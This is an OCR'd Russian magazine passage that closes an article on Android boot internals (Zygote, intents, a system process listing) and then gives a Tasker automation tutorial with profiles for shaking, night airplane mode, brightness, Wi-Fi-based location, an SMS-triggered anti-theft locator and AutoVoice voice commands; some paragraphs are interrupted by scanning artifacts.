- **Процесс запуска Android делится на две ключевые стадии: до Zygote и после.** До старта Zygote система инициализирует низкоуровневые компоненты ОС. Это такие операции, как подключение (монтирование) файловых систем, запуск низкоуровневых служб (например rild, отвечающий за работу с GSM-модемом, SurfaceFlinger, управляющий тем, что изображено на экране, vold, управляющий подключенными файловыми системами). После запуска Zygote начинается инициализация исключительно Java-компонентов, которые составляют 80% операционной системы. Этим, в частности, пользуется известный фреймворк Xposed, который при установке подменяет app_

могут срабатывать от самых разных событий: подключения устройства к USB, изменения состояния смартфона или изменения состояния системных переменных.

WWW

[Официальная документация](#) init.rc в исходниках Android

[Описание формата](#) файла /sys/module/lowmemorykiller/parameters/minfree

[Каталоговая структура](#) Android

[Описание](#) фоновых служб

INFO

Кроме всего прочего, Activity Manager также занимается убийством фоновых приложений при нехватке памяти. Значения порогов свободной памяти содержатся в файле /sys/module/lowmemorykiller/parameters/minfree.

process на собственную модифицированную версию, способную перехватывать вызовы любых Java-классов, подменяя их на любые другие. Именно поэтому у модулей Xposed такие широкие возможности по модификации внешнего вида и поведения Android. На самом деле они ничего не изменяют в системе, а просто заставляют ее использовать сторонние компоненты вместо своих.
- **Java-приложения никогда не запускаются «с нуля».** Когда Zygote получает запрос на старт приложения от Activity Manager, он не запускает новую виртуальную машину, а просто форкается, то есть копирует сам себя и затем запускает поверх полученной копии виртуальной машины нужное приложение. Такой принцип работы позволяет, во-первых, свести расход памяти к минимуму, так как Linux при форке копирует память в режиме copy-on-write (новый процесс ссылается на память старого), а во-вторых, существенно ускорить запуск приложения: форк процесса происходит намного быстрее запуска новой виртуальной машины и загрузки нужных приложению Java-классов.
- **В Android повсеместно используются интенты.** Для общения между собой компоненты Android никогда не применяют прямой вызов процедур и классов. Вместо этого используется система сообщений (интентов), которая, кроме высокого уровня безопасности, дает также множество других вкусностей, таких как, например, возможность вызвать приложение, ничего о нем не зная. Выше я уже писал, что для запуска рабочего стола системе достаточно послать интент Intent.CATEGORY_HOME, на который откликнется любое приложение, способное выполнять функцию лончера. Таким же образом работает кнопка «Поделиться», а также множество других компонентов системы.

```
root      102   2     0      0     c008eec4 00000000 S ext4-dio-unwrit
root      103   2     0      0     c01fab38 00000000 S jbd2/mmcblk0p9-
root      104   2     0      0     c008eec4 00000000 S ext4-dio-unwrit
system    105   1     904    180   c04bafb8 40072b64 S /system/bin/servicemanager
root      106   1     4236   884   ffffffff 400482f0 S /system/bin/vold
root      108   1     8700   940   ffffffff 4011b2f0 S /system/bin/netd
root      109   1     980    452   c054aa64 400dd5f4 S /system/bin/debuggerd
system    110   1     36412  11200 ffffffff 40148b64 S /system/bin/surfaceflinger
root      111   1     632992 37872 ffffffff 400f1c88 S zygote
drm       112   1     9292   2636  ffffffff 401aeb64 S /system/bin/drmserver
media     113   1     105644 19424 ffffffff 4010cb64 S /system/bin/mediaserver
bluetooth 114   1     1432   772   c0137720 4003eab8 S /system/bin/dbus-daemon
root      115   1     916    204   c060405c 400a592c S /system/bin/installd
keystore  117   1     1932   640   c054aa64 400b95f4 S /system/bin/keystore
root      119   1     756    160   c0346808 4005c92c S /system/bin/cecrelay
root      121   1     4428   636   ffffffff 400e4b64 S /system/bin/nvcpud
root      122   1     3372   712   ffffffff 40086b64 S /system/bin/rm_ts_server
root      123   1     892    400   c024ab24 40042b64 S /system/bin/tf_daemon
root      188   2     0      0     c008eec4 00000000 S cfg80211
media_rw  213   1     3436   1444  ffffffff 4007292c S /system/bin/sdcard
shell     216   1     4464   4     ffffffff 000122dc S /sbin/adbd
root      277   2     0      0     c0099a5c 00000000 S dhd_cfg80211_ev
root      278   2     0      0     c0099a5c 00000000 S dhd_watchdog
root      279   2     0      0     c0099a5c 00000000 S dhd_dpc
root      280   2     0      0     c0099a5c 00000000 S dhd_dtim
```

Системные службы и потоки ядра

ВЫВОДЫ

Во многом Android сильно отличается от других ОС, и с наскоку в нем не разобраться. Однако, если понять, как все работает, открываются просто безграничные возможности. В отличие от iOS и Windows Phone, операционка от гугла имеет очень гибкую архитектуру, которая позволяет серьезно менять ее поведение без необходимости писать код. В большинстве случаев достаточно подправить нужные кон-

димости писать код. В большинстве случаев достаточно подправить нужные кон-
фиги и скрипты.

Профильная задача



ИСПОЛЬЗУЕМ TASKER НА ПОЛНУЮ КАТУШКУ

«А есть ли в iOS что-то подобное Tasker?» — зачастую этот вопрос сводит на нет любые споры о мобильных операционных системах. Ни в iOS, ни в Windows Mobile нет инструмента, хотя бы отдаленно напоминающего это приложение. Для многих продвинутых пользователей Tasker уже давно стал инструментом из разряда must have, способным заменить десятки платных приложений. Ему посвящены целые сайты и форумы, но в нашем журнале о Tasker писали всего один раз.

Евгений Зобнин
androidstreet.net

Что такое Tasker? Это инструмент автоматизации смартфона, позволяющий запрограммировать реакцию устройства на то или иное системное и не очень событие. Tasker, например, может отреагировать на переворот смартфона экраном вниз и в ответ отключить звук. Он может сработать в момент падения уровня заряда батареи до 30% и перевести смартфон в режим 2G. С помощью Tasker можно запрограммировать включение GPS в ответ на запуск приложения Google Maps или включение режима полета по ночам.

Практически любое системное событие, связанное с сенсорами или состоянием устройства, может быть использовано Tasker для запуска того или иного действия, приложения, вывода на экран информации или генерации диалоговых окон с различными элементами управления. По уровню возможностей Tasker уже превратился в полноценную визуальную среду программирования, которая может быть расширена за счет многочисленных плагинов, доступных в маркете.

Хочешь создать свои собственные голосовые команды? Нет проблем, в маркете есть плагин AutoVoice. Нужна возможность автоматического удаленного управления другим устройством или ПК? Для этого есть AutoRemote. А как насчет доступа к низкоуровневым настройкам Android? К твоим услугам Secure Settings.

КАК РАБОТАЕТ TASKER

Как я уже сказал ранее, принцип работы Tasker основан на реакции на определенные события и изменения состояния смартфона. В терминологии Tasker они называются контекстом. К контексту можно привязать ту или иную задачу, которая со-

стоит из одного или нескольких действий. Действием может быть что угодно, от запуска приложения до изменения определенных настроек. В том случае, если речь идет о продолжительном контексте (с девяти утра до пяти вечера, местоположение и прочее), а не одиночном событии (запуск приложения, например) может существовать также и «выходная задача», которая сработает после завершения контекста.

INFO

AutoVoice зависит от приложения «Google Поиск» и без него работать отказывается.

Вместе связка из контекста, задачи и последовательности действий называется профилем. Сразу после запуска Tasker предложит создать первый профиль — нажать «плюс» внизу экрана и выбрать нужное событие или контекст (например, время). Далее он предложит привязать к нему задачу, дать ей имя и определить нужные действия. После определения действий профиль станет активным. В любое время ты сможешь экспортировать профиль и выложить в сеть, чтобы другие смогли использовать его.

Кроме профилей, контекстов и задач, в Tasker есть понятие «сцена». Это своего рода заскриптованные диалоговые окна с кнопками, слайдерами и другими элементами интерфейса Android. Сцену можно создать с помощью визуального редактора, располагающегося на третьей вкладке главного экрана Tasker, а затем связать с контекстами и задачами, получив таким образом почти полноценное приложение. С помощью Tasker App Factory его можно упаковать в APK-пакет и выложить в Google Play.

Набор встроенных в Tasker действий можно существенно расширить с помощью сторонних плагинов, которые в огромном количестве доступны в Google Play. О некоторых из них я уже сказал выше, другие мы рассмотрим позже. Плагины Tasker есть в комплекте многих известных приложений, так что их тоже можно автоматизировать. В частности, Tasker способен управлять такими приложениями, как Screen Filter, Rsync Backup, Folder Sync, DashClock.

MUST HAVE ПРОФИЛИ

Начнем с самых простых, но зачастую жизненно необходимых профилей. Создать их можно за несколько секунд, а пользы будет много. Вот те, что в разное время так или иначе использовал я.

Управление взмахом

В некоторых фирменных прошивках уже есть функция управления взмахом, которая позволяет переключать композиции или отвечать на звонок, встряхнув смартфон. Само собой, сходную функциональность можно повторить и с помощью Tasker. Вот алгоритм настройки:

```
Контекст: Событие -> Sensor -> Shake -> Axis: Left-Right
Задача: Экран -> Блокировать
```

Это описание профиля, который будет отключать экран после тряски смартфона в руке влево-вправо (Axis: Left-Right). В качестве задачи можно привязать и любые другие доступные в Tasker действия. Например, «Аудио → Громкая связь» или «Телефон → Начать разговор». Можно также настроить запуск приложения с помощью «Приложение → Запустить приложение».

Включение режима полета по ночам

Нет никакого смысла держать смартфон включенным ночью. С другой стороны, автоматическое включение по утрам настроить тоже нельзя (такая функция есть только в китайских смартфонах), но можно ставить на ночь режим полета. Чтобы проделать такое с помощью Tasker, придется установить плагин Secure Settigs (начиная с Android 4.2 Google заблокировала возможность управлять режимом полета сторонним приложениям), а дальше настроить профиль таким образом:

```
Контекст: Время -> с 1:00 до 7:00
Задача: Плагин -> Secure Settings -> Root Actions -> ↵
Airplane Mode
```

Для выбора действия в самом плагине следует нажать на значок карандаша рядом с надписью «Конфигурация». Вместо режима полета можно использовать «Аудио → Режим тишины» для включения беззвучного режима.

INFO

AutoVoice способен интегрироваться в Google Now. Чтобы заставить его сделать это, необходимо установить фреймворк Xposed и скачать Google Now API через настройки AutoVoice.

Запуск плеера при подключении наушников

Один из самых популярных профилей. Конфигурация:

```
Контекст: Состояние -> Аппаратура -> Наушники ↵
                                     подключены
Задача: Приложение -> Запустить приложение -> ↵
Выбираем нужный плеер
```

Также в задачу можно добавить дополнительное действие, регулирующее громкость (Аудио → Громкость воспроизведения).

Управление яркостью

На отдельных устройствах, которые не часто выносишь на улицу (например, планшетах), яркость удобнее регулировать вручную. А еще удобнее с помощью Tasker. На моем планшете, например, есть два профиля:

```
Контекст: Время -> с 9:00 до 20:00
Задача: Экран -> Яркость дисплея -> 100
Контекст: Время -> с 20:01 до 8:59
Задача: Экран -> Яркость дисплея -> 0
```

В дневное время суток яркость устанавливается на треть от максимальной (максимальная — это 255), в остальное время — на минимум. Естественно, автоматическое управление яркостью следует отключить.

Запуск USB-тизеринга при подключении к ПК

Идеальный вариант для тех, кто часто проводит время вне дома с ноутбуком за плечом. Очень простой и полезный профиль:

```
Контекст: Состояние -> Подключено по USB
Задача: Сеть -> Интернет по USB
```

Сохранение энергии при достижении 30-процентного уровня заряда батареи

Честно говоря, я не поклонник таких методов энергосбережения, но многим, как говорится, нравится. Смысл в том, чтобы заставить смартфон автоматически отключать 3G, GPS, Wi-Fi и устанавливать минимальную яркость дисплея при достижении критического уровня заряда.

```
Контекст: Состояние -> Уровень зарядки -> от 0 до 30
Задача:
Экран -> Яркость дисплея -> 0
Сеть -> Моб. данные -> Только 2G
Сеть -> Статус Wi-Fi -> Выключить
Плагин -> Secure Settings -> System+ Actions -> GPS -> Off
```




Рис. 1. После установки Secure Settings следует активировать модуль System+




Рис. 2. Стандартные профили




Рис. 3. Набор задач на все случаи жизни




Рис. 4. «Задача» антивора состоит всего из четырех действий

АВТОМАТИЗАЦИЯ В ЗАВИСИМОСТИ ОТ МЕСТОПОЛОЖЕНИЯ

Очевидно, что в зависимости от твоего местоположения смартфон должен действовать по-разному. Например, вне дома должен быть включен пин на экране блокировки и GPS, в то время как Wi-Fi можно отключить. Дома пин блокировки не нужен, зато нужен Wi-Fi и высокая громкость звонка (чтобы ты смог услышать смартфон, подключенный к заряднику, находясь на кухне). На работе/учебе лучше включить режим вибрации, а в некоторых случаях настроить автоматический ответ на SMS.

У Tasker есть несколько способов определения местоположения. Это информация от спутников GPS, информация от сотовых вышек, факт подключения к Wi-Fi-сети с определенным именем или даже нахождение рядом с такой Wi-Fi-сетью. Наиболее экономичный и универсальный из них — это информация от вышек, однако при не слишком плотном покрытии сети они могут давать неточную информацию с разбросом в несколько километров. В этом случае лучше применять ориентирование по Wi-Fi-сетям. Даже в постоянно включенном состоянии Wi-Fi гораздо экономичнее модуля GPS, который не сможет уснуть, если его будет постоянно дергать Tasker.

Далее я привел три разных профиля Tasker для дома, улицы и работы, основанные на ориентации по Wi-Fi-сетям. Профиль для дома:

```
Контекст: состояние -> сеть -> подключено к Wi-Fi-сети -> имя сети
Задача:
Аудио -> Громкость звонка -> 7
Сеть -> Автосинхронизация -> Выключить
Плагин -> Secure Settings -> System+ Actions -> GPS -> Off
Плагин -> Secure Settings -> Root Actions -> Wireless ADB -> On
Плагин -> Secure Settings -> Dev Admin Actions -> Password/Pin -> Disabled
```

Что делает этот профиль: устанавливает максимальную громкость звонка, отключает автосинхронизацию (зачем получать уведомления о письмах дома?), отключает GPS, включает ADB по Wi-Fi (для управления смартфоном с ПК) и отключает пин-код. Следующий профиль для улицы:

```
Контекст: состояние -> сеть -> подключено к Wi-Fi-сети -> «если не»
Задача:
Аудио -> Громкость звонка -> 4
Сеть -> Автосинхронизация -> Включить
Плагин -> Secure Settings -> System+ Actions -> GPS -> On
Плагин -> Secure Settings -> Root Actions -> Wireless ADB -> Off
Плагин -> Secure Settings -> Dev Admin Actions -> Password/Pin -> Enabled
```

Профиль устанавливает настройки, противоположные профилю «Дома». Последний профиль «На работе/учебе»:

```
Контекст: Состояние -> Сеть -> Подключено к Wi-Fi-сети -> Имя сети
Задача:
Аудио -> Режим тишины -> Вибрация
Сеть -> Автосинхронизация -> Включить
Плагин -> Secure Settings -> System+ Actions -> GPS -> Off
```

Здесь включается вибрация вместо звонка, синхронизация остается включенной, GPS отключается. В некоторых из этих профилей (особенно в последнем) удобнее будет использовать ориентацию по сотовым вышкам. Для этого контекст достаточно заменить на «Место». Откроется карта, и на ней можно будет выбрать точное местоположение и радиус срабатывания контекста. Кнопку GPS внизу лучше выключить.

АНТИВОР СОБСТВЕННОГО ПРИГОТОВЛЕНИЯ

В маркете есть масса самых разных приложений для защиты от кражи смартфона. Ни в коем случае не буду настаивать на их удалении и замене на Tasker, а просто покажу, как повторить ту же функциональность с возможностью точно подогнать ее под собственные нужды. Сделать это очень легко. Вот простейший профиль.

```
Контекст: Телефон -> Получено текст. сообщение -> Тип: SMS, Отправитель: ↵
«+7...», Содержание: «locate»
Задача:
Плагин -> Secure Settings -> System+ Actions -> GPS -> On
Task -> Ждать -> 30 секунд
```

```
Разное -> Получить координаты -> Источник: любой
Телефон -> Отправить SMS -> Номер: «+7...», Сообщение: «Date: %DATE %TIME. ↵
Battery: %BATT. Location: %LOC»
```

При получении SMS с номера +7... с сообщением «locate» смартфон включит GPS, заснет на 30 секунд (чтобы смартфон смог найти спутники), получит координаты и отправит их на указанный номер в таком формате: «Date: дата время. Battery: процент заряда. Location: координаты». Для получения точного местоположения на карте координаты достаточно будет вбить в Google Maps.

Обрати внимание, что для формирования SMS мы брали переменные. Их устанавливает и обновляет сам Tasker, поэтому переменные можно использовать в любом текстовом поле внутри приложения. Кроме перечисленных здесь, существуют десятки других переменных, которые позволяют получить самую разную информацию, начиная от статуса Bluetooth и заканчивая текущей частотой работы процессора (их описание можно найти здесь).

Профиль можно расширить и модифицировать для отправки SMS каждые пять минут (для этого можно использовать действие «task → for», реализующее цикл), включить блокировку смартфона с помощью пина, как показано в предыдущем примере, заставить смартфон позвонить на нужный номер (Телефон → Позвонить), сделать снимок (Медиа → Фотоснимок) и отправить его с помощью MMS (Телефон → Создать SMS). При желании можно создать веб-приложение и общаться с ним с помощью HTTP POST и GET (Сеть → HTTP Post)!

УПРАВЛЕНИЕ ГОЛОСОМ

У Google есть превосходный анализатор голоса, который по умолчанию работает только в связке с Google Now. Но мы можем использовать его и для создания профилей для Tasker, получив возможность запускать нужные нам действия с помощью голоса. Для этого понадобится плагин AutoVoice стоимостью один доллар и совсем чуть-чуть смекалки. Простейший пример профиля с использованием AutoVoice будет таким:

```
Контекст: Состояние -> Плагин -> AutoVoice Recognized -> Event Behaviour: ↵
On, Command Filter:«Ответ на главный вопрос жизни»
Задача: Сигнал -> Экстренное сообщение -> Текст: «42»
```

Этот профиль сработает тогда, когда AutoVoice распознает фразу «Ответ на главный вопрос жизни». Чтобы запустить сам механизм распознавания, можно использовать виджет AutoVoice, который выводит на экран стандартный диалог «Говорите...» и по результатам распознавания запускает нужный профиль. Другой способ: создать новый профиль, который сработает, например, при разблокировке экрана и запустит действие «Плагин → AutoVoice Recognize». В этом случае диалог будет выведен автоматически.

Еще более интересный способ использования AutoVoice — это механизм «постоянного распознавания», который работает все время, пока включен экран смартфона. В этом случае команды можно будет произносить когда угодно, и, если AutoVoice

их распознает, автоматически сработает нужный профиль. Чтобы включить «постоянное распознавание», необходимо активировать доступ внешних приложений в настройках Tasker (Настройки → Разное → Разрешить внешний доступ), а затем включить в AutoVoice настройку «Continous → Toggle Listener». Недостаток метода: постоянный обмен данными с Google (или необходимость переключения на offline-движок распознавания речи).

